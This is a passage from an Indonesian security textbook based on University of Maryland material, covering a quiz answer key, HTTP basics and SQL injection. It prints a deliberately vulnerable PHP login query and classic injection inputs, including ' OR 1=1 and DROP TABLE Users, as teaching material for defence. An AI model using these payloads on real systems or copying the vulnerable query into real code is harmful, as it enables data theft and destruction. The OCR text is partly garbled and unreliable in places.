    a) Mencegah *memory leak*, sehingga mencegah serangan *denial of service*.
    b) Mencegah penulisan ke nilai *stale pointer* agar tidak berhasil dan membahayakan aplikasi.
    c) Ini adalah pilihan keamanan yang buruk, karena dereferensi penunjuk NULL dapat menyebabkan aplikasi mogok.
    d) Berkontribusi pada keterbacaan kode, tetapi tidak pada keamanan.
14) Seorang rekan menyarankan agar menggunakan *heap allocator* yang menghasilkan *random address* untuk objek yang dialokasikan. Ini:
    a) Akan membuat perangkat lunak lebih aman, karena *attacker* biasanya bergantung pada antisipasi lokasi alokasi *stack* dalam eksploitasi

b) Akan membuat perangkat lunak kurang aman, karena aplikasi tidak akan dapat memperkirakan lokasi item yang dialokasikan secara heap
c) Tidak akan berpengaruh pada keamanan atau kinerja
d) Akan meningkatkan kinerja dengan menjaga *cache* tetap terisi

3.9 Jawaban Kuis

1) A
2) B, dan D
3) C, dan D
4) D
5) A
6) C
7) D
8) A
9) C
10) A
11) C, dan E
12) D
13) B
14) A

BAB IV

KEAMANAN *WEB*

4.1 Keamanan *Web*

Sejauh ini, hanya melihat aplikasi C dan C++. Telah dilihat bagaimana serangan yang menyerang memori dapat dipicu oleh kelemahan dalam program yang ditulis dalam bahasa ini. Keamanan internet, yang berkaitan dengan aplikasi berbasis *Web*, adalah topik pelajaran ini. Terlepas dari kenyataan bahwa banyak aplikasi *online* ditulis dalam bahasa yang aman untuk tipe dan menghindari masalah keamanan memori, aplikasi *web* tetap memiliki kerentanan sendiri. Itu karena program tidak memeriksa *input*-nya secara memadai maka hal-hal seperti injeksi sekuel, *SQL* (*Structured Query Language*) *injection*, dan *XSS* (*Cross-Site Scripting*) dimungkinkan. *Mobile coding* memperumit banyak hal di *web* saat ini, yang sering dikenal sebagai *web* 2.0.


4.1.1 Ikhtisar Keamanan *Web*

Client dan *server* berinteraksi melalui *HTTP* (*HyperText Transfer Protocol*). Serangan *continuous injection* dapat diaktifkan melalui interaksi yang salah dengan *database server*.

Di sub-bab berikutnya, akan membahas tentang bagaimana aplikasi *online* menerapkan status femoral yang tidak persisten. Terakhir, akan dilihat *web* saat ini yang disebut web 2.0. Ketika serangan *XSS* (*Cross-Site Scripting*) terjadi, pengguna ditipu untuk mengeksekusi kode yang diyakini berasal dari sumber yang memiliki reputasi baik. Pada kenyataannya, Keamanan Web datang dari tempat yang berbahaya.

4.2 Dasar-Dasar *Web*

4.2.1 *Web*, Pada Dasarnya




Gambar 4.1 Diagram Komunikasi Klien dan *Server*
(Sumber: Universitas Maryland, 2014)

Berikut adalah cara kerja *client* dan *server*, antara lain:

1) *Client* dan *server* adalah dua tipe dasar peserta di *internet*. *Client* dan *server* juga terlibat dalam percakapan. *Server* memberikan konten ke perangkat seperti *laptop*, *desktop*, dan ponsel, yang semuanya tertarik pada konten.
2) *Client* menggunakan *browser*, seperti *Internet Explorer*, *Chrome*, atau *Firefox*, sedangkan *server* menjalankan *web server* untuk mengirim konten ke pengguna akhir.
3) *Server* sering memelihara *database* yang melacak informasi yang disajikannya.
4) *Client* mungkin juga memelihara sekumpulan data pribadi yang relevan dengan interaksi yang terjadi dengan *server* melalui *web*.

Database seringkali merupakan entitas yang terpisah, secara logis dan terkadang bahkan secara fisik. Jadi, misalnya, *database* mungkin *MySQL*, itu *database management system* tertentu, atau *Postgres* atau *SQL* (*Structured Query Language*) *Server*. Sebagian besar data pengguna disimpan sebagai bagian dari *browser* atau mungkin disimpan sebagai *file* yang nantinya dapat diakses oleh *browser*.

4.2.2 Komunikasi dengan *Server Web*




Gambar 4.2 Contoh URL Universitas Maryland
(Sumber: Universitas Maryland, 2014)

Ketika *browser* berkomunikasi dengan *server web*, *browser* menggunakan *URL* (*Uniform Resource Locator*). *Homepage* di Universitas *Maryland* terletak di alamat di atas. Berikut adalah bagian dari *URL* (*Uniform Resource Locator*), antara lain:

1) *Protocol*
2) *Host Name*

   Lokasi *server* yang menyajikan konten adalah elemen kedua dari *URL* (*Uniform Resource Locator*). Setelah bagian pertama dari *URL* (*Uniform Resource Locator*), *client* menentukan *resource* tertentu yang ingin diberikan di *server*.
3) *Path to a Resource*

   Sampai akhir index.html, dapat diketahui bahwa itu adalah *file* dengan melihat komponen terakhir, bagian index.html. Karena *suffix HTML* (*HyperText Markup Language*), adalah materi statis, dan sebagai hasilnya, *server* hanya akan mengambilnya dan memberikannya kepada *client*. *Browser* akan menampilkan file *HTML* (*HyperText Markup Language*) karena merupakan *hypertext*.



Gambar 4.3 Contoh URL *Facebook*
(Sumber: Universitas Maryland, 2014)

URL (*Uniform Resource Locator*) yang berbeda mungkin memiliki file akhir yang berbeda dan jalur yang berbeda, tergantung pada jenis *URL* (*Uniform Resource Locator*). Berikut adalah bagian contoh *PHP* (*HyperText Preprocessor*) pada *URL* (*Uniform Resource Locator*) *Facebook*:


1. *Path to a Resource*

   "delete.php" yang dimaksud. *PHP* (*HyperText PreProcessor*) adalah program yang dibuat dalam bahasa pemrograman *PHP* (*HyperText PreProcessor*), dan isinya ditentukan dengan mengeksekusi program tersebut. Dalam hal ini, *database* dapat berubah karena orang lain menggunakannya.

2. *Argument*


   "delete.php" adalah *file* yang dibuat secara dinamis. Konten dibuat dengan cepat. *URL* (*Uniform Resource Locator*) sekarang mungkin juga berisi apa yang disebut argumen mendikte. Bagaimana *server* merender konten dinamis dan bagaimana akhirnya menghasilkan halaman yang dikembalikan ke *client*? Variabel "f" dan "w" memiliki dua argumen, nilai f disetel ke "joe123" dan nilai w disetel ke "16".

4.2.3 Struktur Dasar *Web Traffic*



Gambar 4.4 Diagram Protokol HTTP
(Sumber: Universitas Maryland, 2014)

Protokol yang disertakan dalam *URL* (*Uniform Resource Locator*) digunakan oleh *browser* untuk terhubung dengan *web server*. *HTTP* (*HyperText Transfer Protocol*) adalah yang paling banyak digunakan dan yang akan difokuskan. Saat menggunakan *OSI* (*Open System Interconnection*) *network stack protocol*, ini adalah "*Application Layer Protocol*", dan beroperasi di atas *TCP* (*Transmission Control Protocol*). Yang mampu bertukar kumpulan data *cross-network*, bahkan yang paling tidak stabil.



Gambar 4.5 Diagram *HTTP Request*
(Sumber: Universitas Maryland, 2014)

Pada gambar di atas, bahwa seseorang mungkin menjelajahi *website* dan mengklik *link* di halaman *web* yang dibaca. Berikut adalah cara kerja *HTTP* (*HyperText Transfer Protocol*) *request*:


1) Pada akhirnya, *HTTP* (*HyperText Transfer Protocol*) *request* akan dibuat ke *server* yang disediakan di *URL* (*Uniform Resource Locator*), yang kemudian akan me-*response*. Terhubung dengan menekan tombol. *HTTP* (*HyperText Transfer Protocol*) yang sebenarnya menyertakan *header* untuk *URL* (*Uniform Resource Locator*) ini.
2) Ada dua jenis permintaan: *GET* dan *POST*.
    a) *GET*

    Semua data disertakan dalam *URL* (*Uniform Resource Locator*). Pada dasarnya, ini adalah data yang memutuskan *file* atau materi mana yang dikembalikan. Penting untuk dicatat bahwa data *server* akan tetap tidak berubah.

    b) *POST*

    Status *server* dapat diubah hanya dengan mengisi dan mengirimkan *form*. Dengan kata lain, mungkin ada *side effect* dari penggunaan *POST*.

4.2.4 *HTTP* (*HyperText Transfer Protocol*) *GET Request*



Gambar 4.6 Contoh *User Agent*
(Sumber: Universitas Maryland, 2014)

Pada gambar di atas, perhatikan *HTTP* (*HyperText Transfer Protocol*) *GET Request* yang masuk ke reddit.com dan menentukan dalam dua baris pertama bahwa adalah permintaan *GET* dan akan menggunakan *HTTP* (*HyperText Transfer Protocol*) versi 1.1 untuk mengakses R *Security*. Reddit.com akan menjadi sumber datanya. "*User-agent*" *field* adalah *Header*, atau *field* lain yang patut diperhatikan, untuk disertakan di sini. Akibatnya, *server* dapat menggunakan informasi untuk menyajikan konten yang khusus untuk *browser*. Seperti saat pengguna ingin mengunduh perangkat lunak *Open Source* dan perangkat lunak tersebut mengenali bahwa pengguna telah menjalankannya. *User-Agent* di *MAC* (*Media Access Control*) *header* akan memberikan informasi ini.

4.2.5 *HTTP* (*HyperText Transfer Protocol*) *POST Request*

Gambar 4.7 Contoh *HTTP POST Request*
(Sumber: Universitas Maryland, 2014)

Berikut adalah contoh *HTTP* (*HyperText Transfer Protocol*). Sebagai situs manajemen kursus, piazza.com, memungkinkan siswa untuk berpartisipasi dalam diskusi *online* dan kegiatan lainnya. Jelas bahwa jenis *POST request* dan *URL* (*Uniform Resource Locator*) keduanya termasuk dalam permintaan teratas ini. Dapat diamati bahwa piazza.com adalah *homepage*. Sisa dari permintaan ini cukup identik dengan yang pertama. Dalam hal ini, ada satu perbedaan. Ini berisi data yang secara tegas merupakan bagian dari *request content* pada akhir dokumen. Sesederhana ini: *Form field* ini dapat digunakan untuk mengisi sebagian *request*, seperti saat pengguna berkomentar di artikel *blog*, dan mungkin melihat sedikit *HTML* (*HyperText Markup Language*) di kanan bawah halaman. Ada kemungkinan bahwa masalah ini berasal dari dan sebagainya, yang mungkin telah dimasukkan seseorang ke dalam field teks dan kemudian dikirimkan ketika ditekan tombol "*Send*" pada *request POST* ini. *URL* (*Uniform Resource Locator*) mungkin masih berisi konten, seperti yang dilakukan untuk mendapatkan permintaan, selama tidak menyertakan karakter khusus apa pun.

4.2.6 *HTTP* (*HyperText Transfer Protocol*) *Response*


```
HTTP/1.1 200 OK
Date: Tue, 18 Feb 2014 08:20:34 GMT
Server: Apache
Set-Cookie: session-zdnet-production=6bhqca1i0cbciagu11sisac2p3; path=/; domain=zdnet.com
Set-Cookie: zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNWY5YTdkODU1N2Q2YzM5NGU3M2Y1ZTRmN(
Set-Cookie: zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNWY5YTdkODU1N2Q2YzM5NGU3M2Y1ZTRmN(
Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com
Set-Cookie: session-zdnet-production=59ob97fpinqe4bg6lde4dvvq11; path=/; domain=zdnet.com
Set-Cookie: user_agent=desktop
Set-Cookie: zdnet_ad_session=f
Set-Cookie: firstpg=0
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
X-UA-Compatible: IE=edge,chrome=1
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 18922
Keep-Alive: timeout=70, max=146
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

Gambar 4.8 HTTP *Response*
(Sumber: Universitas Maryland, 2014)

Di atas contoh dari apa yang mungkin dikatakan. Versi *HTTP* (*HyperText Transfer Protocol*), kode status, dan kalimat alasan dapat dilihat di bagian atas halaman. Status *HTTP* (*HyperText Transfer Protocol*) adalah 200, yang menunjukkan bahwa status dapat menemukan halaman yang di-*request*. Setelah itu, ada lebih banyak judul. Akhirnya, sampai pada angka-angka dalam kesimpulan. Di *header*, pengguna dapat melihat *cookie* telah disetel. Ini adalah *cookie* yang dimaksud di posting sebelumnya. Hal-hal seperti *HTML* (*HyperText Markup Language*) *text* jenis konten di bagian bawah halaman menunjukkan jenis data apa yang sedang dikirimkan. Dengan menggunakan *content type specifier*, *browser* kemudian dapat menentukan apa yang harus dilakukan dengan data tersebut.

4.3 *SQL* (*Structured Query Language*) *Injection*

4.3.1 *Server-Side Data*



Gambar 4.9 Diagram Data Sisi *Server*
(Sumber: Universitas Maryland, 2014)

Data persisten atau berumur panjang disimpan dalam *database* dalam aplikasi *web*. Inventaris *online* mencakup item seperti informasi karyawan dan nomor kartu kredit. Informasi tersebut harus dilindungi dari akses dan manipulasi yang tidak sah. *SQL* (*Structured Query Language*) *injection* adalah jenis serangan yang sangat licik yang dapat dilakukan bahkan oleh aplikasi *web* yang menyadarinya dan telah mengambil langkah untuk mencegahnya. Pendekatan ini akan dibahas dalam unit ini, tetapi pertama-tama harus dibahas bagaimana data

biasanya dipelihara dan bagaimana data diakses menggunakan bahasa tertentu yang disebut *SQL* (*Structured Query Language*).

Berikut adalah ciri-ciri *server-side data*:

1) Transaksi *ACID* (*Atomicity, Consistency, Isolation, Durability*) sering didukung pada data berumur panjang dalam aplikasi *server online*. Apa yang dimaksud dengan melakukan transaksi? Mentransfer uang dari satu rekening bank ke rekening bank lain atau membeli sesuatu secara *online* adalah dua contoh bagaimana hal ini dapat terjadi. *ACID* (*Atomicity, Consistency, Isolation, Durability*) adalah singkatan dari:
    a) *Atomicity*

       Atomicity berarti bahwa transaksi harus diselesaikan secara penuh atau tidak akan diizinkan untuk dilanjutkan. Mengambil ¥10.000 dari rekening bank A dan kemudian menyetorkan-nya ke rekening bank B bukanlah ide yang baik.
    b) *Consistency*

       Harus selalu ada status *valid* agar *database* dianggap konsisten. Semua data *database*, sejauh menyangkut pengguna bersamaan lainnya, berada dalam kondisi yang diantisipasi.
    c) *Isolation*

       Setelah operasi atom selesai, hasil transaksi disembunyikan dari pandangan. Akhirnya, *Isolation* memiliki kekuatan.
    d) *Durability*

       Setelah transaksi telah disepakati, itu harus tetap di tempat untuk jangka panjang.
2) *Database Management System*

   ACID (*Atomicity, Consistency, Isolation, Durability*) telah dibangun ke dalam *DBMS* (*Database Management System*) selama tiga atau empat dekade terakhir oleh komunitas akademik dan industri. Untungnya, sistem ini sekarang tersedia secara luas.

4.3.2 *SQL* (*Structured Query Language*)

Tabel 4.1 Contoh Tabel SQL bernama "Users"
(Sumber: Universitas Maryland, 2014)

Name	Gender	Age	Email	Password
Dee	F	28	dee@pp.com	j3i8g8ha
Mac	M	7	bouncer@pp.com	a0u23bt
Charlie	M	32	readgood@pp.com	0aergja
Dennis	M	28	imagod@pp.com	1bjb9a93

Jadi, cara paling sering menyimpan data adalah dalam tabel, dan *SQL* (*Structured Query Language*), digunakan untuk mengambil tabel tersebut. Berikut adalah contoh tabel di atas. Nama tabel adalah "*Users*", dan setiap *record field* disebut sebagai kolom di dalam tabel. *Record* yang berisi lima tupel: *name*, *gender*, *age*, *email*, dan *password*. Juga, tabel "*Users*" memiliki empat entri. Basis data di atas sekarang dapat diakses, diperbarui, dan ditulis dalam berbagai cara menggunakan *SQL* (*Structured Query Language*) *command*.

Berikut adalah *SQL* (*Structured Query Language*) *command* yang paling populer adalah:

1) *SELECT*

```
SELECT Age FROM Users WHERE Name='Dee';
```

SELECT Statement, yang memungkinkan untuk melakukan pencarian *database*. Kueri *SELECT* memeriksa kolom "*Age*" di database "*Users*", dan hasilnya menunjukkan catatan yang namanya "*Dee*" dan sama dengan usia "*Age*" dikembalikan di semua kolomnya. Menggunakan *field* "*Name*", cari dengan nilai "Dee" dan kemudian memilih "Age" dari rincian *record*.

2) *UPDATE*

```
UPDATE Users SET email='readgood@pp.com'
WHERE Age=32; -- this is a comment
```

UPDATE statement, Untuk meng-*update* catatan *database* yang ada menggunakan *SQL* (*Structured Query Language*) *command*, *UPDATE*. Hanya ada satu pengguna berusia 32 tahun yang terdaftar di tabel "Users".


3) *DROP*

```
DROP TABLE Users;
```

DROP statement juga dapat menghapus data dari *database* menggunakan perintah *DROP*.

4.3.3 *Server-Side Code*

Menggunakan *SQL* (*Structured Query Language*), kode sisi *server* akan berinteraksi dengan *database*. *PHP* (*Hypertext Preprocessor*) adalah bahasa yang sering digunakan untuk menulis kode sisi *server*. *HTML* (*Hypertext Markup Language*) adalah bahasa markup yang biasa digunakan untuk membuat halaman *web*, tetapi *PHP* (*Hypertext Preprocessor*) menambahkan beberapa kode tambahan untuk mengaktifkan komputer, program *PHP* (*Hypertext Preprocessor*), untuk membuat kueri *database* dan mengganti hasil *query* tersebut ke dalam variabel yang kemudian di-*render*. Teknik umum dan mudah untuk menulis pembuatan *dynamic content* adalah dengan menanyakan *database query* dan kemudian menampilkan jawaban di halaman yang dibuat.




Gambar 4.10 Contoh Halaman *Login*
(Sumber: Universitas Maryland, 2014)

Halaman *web* ditampilkan pada gambar di atas dengan beberapa *field*, seperti *username* dan *password*, serta tombol. Dapat diasumsikan bahwa ketika pengguna mengklik tombol *login*, pengguna akan memasukkan *username* dan kata *password* di area yang sesuai, dan akan dimasukkan ke dalam *URL* (*Uniform Resource Locator*) yang dikirim bersama dengan *POST Request*. Ketika memasukkan *username* dan *password* pengguna, informasi tersebut dikirim ke *server*.

```
$result = mysql_query(
      "select * from Users where(name = '$user' and password =
'$pass');"
);
```

Dalam kode *PHP* (*Hypertext Preprocessor*), variabel "*name*" dan "*password*" akan memiliki informasi itu. Ada *query* yang "*select * from users*" yang telah masuk, oleh karena itu masuk sebagai pengguna. Akibatnya, kode di atas akan mencari setiap pengguna yang mungkin ada di *database* "*Users*", di mana nama pengguna adalah yang dimasukkan, dan *password* adalah yang dimasukkan. Masalahnya adalah memanfaatkan posisi ini atau tidak dengan menjadi cerdas dalam memilih apa yang termasuk dalam *field* $user. Kode ini, khususnya, rentan terhadap serangan injeksi *SQL* (*Structured Query Language*).

4.3.4 Contoh *SQL* (*Structured Query Language*) *Injection*




Gambar 4.12 Contoh Injeksi SQL Pertama
(Sumber: Universitas Maryland, 2014)

```
$result = mysql_query(
      "select * from Users
where(name='$user' and password='$pass');"
);
```

Jika mengisi *field* $user sesukanya, masalahnya adalah apakah dapat memanfaatkan skenario ini atau tidak dengan menjadi kreatif dalam memilih isi *field* $user.

```
$result = mysql_query(
      "select * from Users
where(name='frank' OR 1=1); --
and password='whocares');"
);
```

Kode di atas rentan terhadap serangan *SQL* (*Structured Query Language*) *injection*. Jika mengisi kotak "*user*" dengan informasi ini akan dilihat. Dalam hal ini, itu adalah "frank' OR 1=1; —". Teks ini akan digunakan sebagai pengganti *field* $user dalam kueri yang sedang dibangun sebagai string dalam panggilan *query MySQL* ke *database*. Dapat dilihat contoh *string* yang diganti dengan melihat yang di bawah ini. Untuk $user, akan mengambil "frank" dan menambahkannya dengan hal-hal lain, "OR 1=1); —". Namun, seperti yang dilihat, pada dasarnya telah digubah *query* yang akan dikirimkan ke *database* melalui konstruksi *string*. Seolah-olah *username* adalah "*frank*", "frank'" memblokir akses ke $user. "OR 1=1" adalah bagian lain dari *clause WHERE query*. *SQL* (*Structured Query Language*) pada *database* akan mengabaikan dan *password* sama dengan komponen kueri karena "--" adalah *comment*. Apa jawaban dari pertanyaan ini? *Query di atas* akan memilih semua orang yang *username* dimulai dengan "frank" atau "1 = 1," masing-masing. Dengan kata lain, 1 selalu sama dengan 1. Akibatnya, *query* ini dijamin mengembalikan seluruh isi tabel "Users".




Gambar 4.13 Contoh Injeksi SQL Kedua
(Sumber: Universitas Maryland, 2014)

```
$result = mysql_query(
      "select * from Users
where(name='$user' and password='$pass');"
);

$result = mysql_query(
      "select * from Users
where(name='frank' OR 1=1);
DROP TABLE Users; --
and password='whocares');"
);
```

Menambahkan titik koma setelah "frank' OR 1=1); --" memungkinkan *kode ini* membuat rangkaian *statement*. Setelah digantinya, akan melakukan pemilihan


database dan mencetak semua *entry* dan menghapus tabel dengan menulis "*DROP TABLE Users*" di tempatnya. *Hacker* dapat memodifikasi formulir *query* dengan memasukkan *input* berbahaya ke tempat yang jelas dalam kode seperti $*user* dan $*password field*. Izinkan *Personal data repatriation* atau penghapusan data yang sangat sensitif dan signifikan.

4.3.5 Serangan Injeksi *SQL* (*Structured Query Language*) Biasa Terjadi



Gambar 4.14 Statistik Serangan Injeksi SQL
(Sumber: NIST, 2014)

Juga sangat biasa mengalami serangan *SQL* (*Structured Query Language*) *injection*. Tetapi bahkan jika *SQL* (*Structured Query Language*) *injection* menjadi kurang tersebar luas, dan masih merupakan sumber utama risiko keamanan. Pada titik ini, seharusnya dapat mengikuti kartun xkcd ini tanpa terlalu banyak kesulitan.



Gambar 4.15 Komik Injeksi SQL
(Sumber: xkcd, 2014)


4.4 Langkah-Langkah *SQL* (*Structured Query Language*) *Injection*

```
$result = mysql_query(
      "select * from Users
where(name='$user' and password='$pass');"
```

```
);
```

Penting untuk memahami masalah mendasar yang memungkinkan serangan *SQL* (*Structured Query Language*) *injection* sebelum dapat dipelajari cara melindungi diri dari serangan tersebut. Satu *string* berisi data dan kode. Proses ini analog dengan *buffer overflows*. Dimungkinkan untuk mendistorsi *control flow data*, seperti *return address* atau *function pointer*, dengan meng-*overwrite* konten *buffer* ketika pengguna memasukkan lebih banyak karakter daripada yang dapat disimpan *buffer*, seperti dalam *stack-smashing attack*. Jika berpikir tentang *SQL* (*Structured Query Language*) *injection* dengan cara ini, *overload field* $user dengan data dan memasukkan kode baru untuk mengubah struktur kueri. Sebagai aturan umum, setiap kali garis antara kode dan data *blur*, biarkan diri sendiri terkena SQL (*Structured Query Language*) *injection*.

Catatan**:** *String* tunggal ini adalah kombinasi dari kode dan data.



Gambar 4.16 Pohon Kueri SQL
(Sumber: Universitas Maryland, 2014)

Catatan**:** $user harus berupa data, bukan kode.

Akibatnya, dapat ditentukan akar masalah dengan memeriksa *SQL* (*Structured Query Language*) sebagai *parse tree*. Pada contoh di atas, berikut adalah tiga bagian diperlukan untuk memilih data.

1) Langkah pertama adalah mencari tahu apa yang harus dipilih. Di sini, "*" yang bertanggung jawab. Dengan kata lain, setiap dan semua *record*.
2) *Table* mana akan ditempatkan. Ini adalah tabel pengguna yang terlibat di sini.

3) Setelah itu, *WHERE clause*, yang mempersempit *record* yang harus dilihat.

Dalam hal ini, menggambarkannya sebagai *tree*, dengan simpul pertama menunjukkan perintah pilih. Ada tiga anak dari simpul itu: "*", *record* mana, berapa banyak *record* atau *record* mana, pengguna, *table* mana, dan klausa *WHERE*. Klausa *WHERE* sekarang dapat dipecah menjadi *tree*. Pertemuan dua persamaan adalah apa adanya. Menurut pernyataan ini, semua *entry* pengguna yang dipilih untuk dimasukkan ke dalam *database* dan harus memiliki nama yang sama. Demikian pula, kolom password, yang dalam bentuk *field*, harus disetel ke $pass. Karena pada gambar di atas di atas bukan kode, di atas seharusnya informasi. Tidak peduli apa yang ditaruh di sini, itu akan menjadi string yang dibandingkan dengan namanya.

Sebagai hasil dari *query construction*, benar-benar akan berakhir dengan *parse tree* yang berbeda jika disertakan masukan kreatif seperti "Frank' OR 1=1". Itulah mengapa mencoba menghentikannya. Pada kesimpulan unit terakhir, dikatakan bahwa harus menggunakan validasi *input* untuk menghentikannya.

4.4.2 Pencegahan: Validasi *Input*

Validasi *input* hanya boleh menggunakan data yang dapat dipercayai, jadi harus diperiksa ulang setiap *input* dari pengguna. Berikut adalah dua metode untuk memastikan integritas data, antara lain:

1) Teknik sederhana untuk membersihkannya adalah dengan mengubahnya
2) Menggunakan validasi *input* dengan cara yang tepat untuk memastikan bahwa hasil yang diinginkan tercapai.

